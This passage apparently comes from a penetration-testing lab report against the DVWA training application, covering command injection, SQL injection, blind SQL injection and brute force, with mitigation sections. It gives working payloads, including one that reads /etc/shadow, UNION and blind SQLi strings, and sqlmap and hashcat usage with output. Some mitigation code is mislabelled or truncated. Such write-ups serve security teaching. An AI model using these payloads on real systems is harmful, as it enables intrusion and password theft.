


Figure 17 Command Injection Vulnerability Revealing User Account Info

4. Proceeding further, reading the /etc/shadow file successfully utilized the payload "127.0.0.1 | cat /etc/shadow" as demonstrated below, resulting in the disclosure of the password hash associated with the user "www-data".

    - The /etc/shadow file contains hashed passwords and other related information for user accounts.




Figure 18 /etc/shadow File revealed a user's password hash

4.2.3 Vulnerability remediation (Mitigation)

1. Avoid from invoking operating system commands from the “client-side” or application layer, as this can enable adversaries to execute arbitrary commands on the host operating system.

2. Sanitize user-supplied input
   - Implement robust user-supplied input validation by employing methods such as utilizing a whitelist of acceptable characters that the application will permit.

```php
// Get input
$target = trim($_REQUEST[ 'ip' ]);

// Set blacklist
$substitutions = array(
    '&'  => '',
    ';'  => '',
    '| ' => '',
    '-'  => '',
    '$'  => '',
    '('  => '',
    ')'  => '',
    '`'  => '',
    '||' => '',
);

// Remove any of the characters in the array (blacklist).
$target = str_replace( array_keys( $substitutions ), $substitutions, $target );
```

Figure 19 a whitelist of acceptable characters

   - Ensure that the input contains only numbers.

```php
// Get input
$target = $_REQUEST[ 'ip' ];
$target = stripslashes( $target );

// Split the IP into 4 octects
$octet = explode( ".", $target );

// Check IF each octet is an integer
if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) &&
    // If all 4 octets are int's put the IP back together.
    $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];
```

Figure 20 Checking if the Input is Numeric

4.3 SQL Injection Vulnerability

4.3.1 Vulnerability Summary

- The injection of a SQL query into the application through the input data provided by the client.
- In which SQL commands are injected into the data-plane input in order to influence the execution of predefined SQL commands..
- Retrieve sensitive data from the database.
- Modify database data (insert, update, delete)
- Execute administrative operations on the database, including shutting down the database management system (DBMS).
- Also called "SQLi"

4.3.2 Vulnerability Prove of Concept (Exploitation)

1. An user ID of "5" was entered to test the functionality of the application page.




Figure 21 Displayed user "Bob Smith" user ID, first and surname

2. To test the presence of an SQL injection vulnerability, I entered the payload "5' OR 1=1 — " into the system.
   - Output: the page displayed all user data available on the application as shown below.




Figure 22 all user data available on the application

3. Exploiting the SQL injection vulnerability and unsensitized user input, I successfully retrieved all usernames and hashed passwords for users stored in the "dvwa" database. The payload utilized was "5' UNION SELECT user, password FROM users --", as illustrated below.




Figure 23 Revealed usernames and their password hashes

4. The hash type of the passwords is **MD5**. The tool used to identify the hash is "Hash-Identifier".




Figure 24 MD5 hash

5. I successfully cracked those password hashes using the "**hashcat**" tool. To identify the **hash type (MD5** in this case**)**, I used the **"-m" option**. To indicate a **straightforward attack**, I used the "-a" option. Finally, I provided the **hashes and wordlist text files as input**.




Figure 25 The value that indicates the hash type (MD5)




Figure 26 Cracked Users' password hashes

4.3.3 Vulnerability remediation (Mitigation)

- Limit the possibilities of entry of malicious characters or queries. This restriction is only effective when clauses such as WHERE, INSERT, or UPDATE are present.
- Sanitize user-supplied input by employing a whitelist of acceptable characters (input) that the application will accept or ensuring that the input contains only numbers.

```
// Get input
$id = $_GET[ 'id' ];

// Was a number entered?
if(is_numeric( $id )) {
    $id = intval ($id);
    switch ($_DVWA['SQLI_DB']) {
```

Figure 27 Allow only numeric inputs

4.4 Blind SQL Injection Vulnerability

4.4.1 Vulnerability Summary

- Nearly identical to standard SQL injection, this technique differs only in the manner of data retrieval from the database.

- Increases the difficulty of exploiting a potential SQL Injection attack, although it is not entirely impossible.
- An attacker can still obtain sensitive data by posing a sequence of True and False questions via SQL statements and meticulously monitoring the Boolean response of the web application.

- "Time-based" injection method employed when there is no discernible feedback indicating the page's response (hence it is a blind attack). This entails the attacker's patience, waiting to observe the duration it takes for the page to respond. If the response time exceeds the normal, the attacker's query is deemed successful.

4.4.2 Vulnerability Prove of Concept (Exploitation)

1. Enter "1" in the user id. The response is a message of "User ID exists in the database." for valid, "true" entries.




Figure 28 valid user ID

2. In case of entering “6”. the response is “User ID is missing from the database” for invalid or “false” entries.




Figure 29 Invalid user ID

3. Given the limited input format of “true” or “false”, I can exploit this to enumerate information. A payload such as “**1’ and substring(database(), index, Number of letters) = ‘letter’** - - “ can be used to determine the database name by systematically trying each alphabet letter in the payload.

4. . Utilizing this method on each character of the database, I discovered that the database name is “**dvwa**”. Employing this payload
   - Payload: **1' and substring(database(),1,4) = 'dvwa' --**




Figure 29 The True response means a valid input (database name)

5. To expedite this process, I can utilize a specialized tool known as “SQLMap,” which is designed to facilitate SQL injection attacks.

6. First I successfully intercepted a clean request from OWASP Zap, the proxy tool.


- 

Figure 30 Intercepted POST request that submits the user ID

Utilizing the command '**sqlmap -r sql_req.raw -p id --batch**', we provide sqlmap with the copied request using the '-r' option and specify a parameter to inject using the '-p' option.



- 

Figure 31 Checking if parameter id is injectable

7. Subsequently, add "- - dbs" to display the available databases.

- 

```
[18:12:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 8.0.25
back-end DBMS: MySQL >= 5.0.12
[18:12:06] [INFO] fetching database names
[18:12:06] [INFO] fetching number of databases
[18:12:06] [INFO] resumed: 5
[18:12:06] [INFO] resumed: information_schema
[18:12:06] [INFO] resumed: dvwa
[18:12:06] [INFO] resumed: mysql
[18:12:06] [INFO] resumed: performance_schema
[18:12:06] [INFO] resumed: sys
available databases [5]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

Figure 32 Show the available database names

8. Utilize the "-D" option to specify the "dvwa" and "-- tables" parameters, thereby enabling the display of the dvwa tables.

```
~ sqlmap -r sql_req.raw -p id --batch -D dvwa --tables
[18:15:09] [INFO] fetching tables for database: 'dvwa'
[18:15:09] [INFO] fetching number of tables for database 'dvwa'
[18:15:09] [INFO] resumed: 2
[18:15:09] [INFO] resumed: guestbook
[18:15:09] [INFO] resumed: users
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Figure 33 Show the database tables

9. Currently, the command is using "-T" to specify the table "**users**" and "- - columns" to display the available columns.

```
~ sqlmap -r sql_req.raw -p id --batch -D dvwa -T users --columns
```




Figure 34 Show the table " users" columns

10. Finally, the ability to use the '-C' option to specify the user and password columns when dumping rows or data has been added.

Figure 35 Show the rows of the columns "user" and "password"

11. This vulnerability disclosed all usernames and their associated passwords.

4.4.3 Vulnerability remediation (Mitigation)

- Similar to SQL injection, we can sanitize the user-supplied input to ensure it contains only alphanumeric characters.

```
// Get input
$id = $_GET[ 'id' ];

// Was a number entered?
if(is_numeric( $id )) {
    $id = intval ($id);
    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check the database
            $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
            $data->bindParam( ':id', $id, PDO::PARAM_INT );
            $data->execute();
```

Figure 36 Checking if a numeric was entered

4.5 Brute Force Vulnerability

4.5.1 Vulnerability Summary

- **A brute-force attack involves an attacker submitting numerous passwords or passphrases in the hope of eventually guessing a correct combination.**

- **The attacker systematically checks all possible passwords and passphrases until the correct one is discovered. Alternatively, the attacker can attempt to guess the key, which is typically derived from the password using a key derivation function.**

4.5.2 Vulnerability Prove of Concept (Exploitation)

1. I am presented with a login page.




Figure 37 Login page

2. First, I'll use OWASP ZAP proxy tool to capture a login request.

```
GET http://ubuntu-server:8001/vulnerabilities/brute/?username=admin&password=Shawky&Login=Login HTTP/1.1
host: ubuntu-server:8001
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en
Referer: http://ubuntu-server:8001/vulnerabilities/brute/?username=admin&password=ddd&Login=Login
Cookie: wp-settings-time-1=1707234535; PHPSESSID=01ba3e9fa3f9bd3aeed990919280b18e; security=low
```

Figure 38 Captured login request

3. From a previous attack, I am aware of multiple user names that are currently utilizing the system.

```
ID: 5' UNION SELECT user,null From users --
First name: Bob
Surname: Smith

ID: 5' UNION SELECT user,null From users --
First name: admin
Surname:

ID: 5' UNION SELECT user,null From users --
First name: gordonb
Surname:

ID: 5' UNION SELECT user,null From users --
First name: 1337
Surname:

ID: 5' UNION SELECT user,null From users --
First name: pablo
Surname:

ID: 5' UNION SELECT user,null From users --
First name: smithy
Surname:
```

Figure 39 The web application usernames

4. In this scenario, it is advisable to attempt multiple passwords to ascertain the correct passwords for the users.
5. I utilized the Fuzzer option in OWASP ZAP. To begin, I created separate wordlists containing the user names and passwords.




Figure 40 Usernames Wordlist

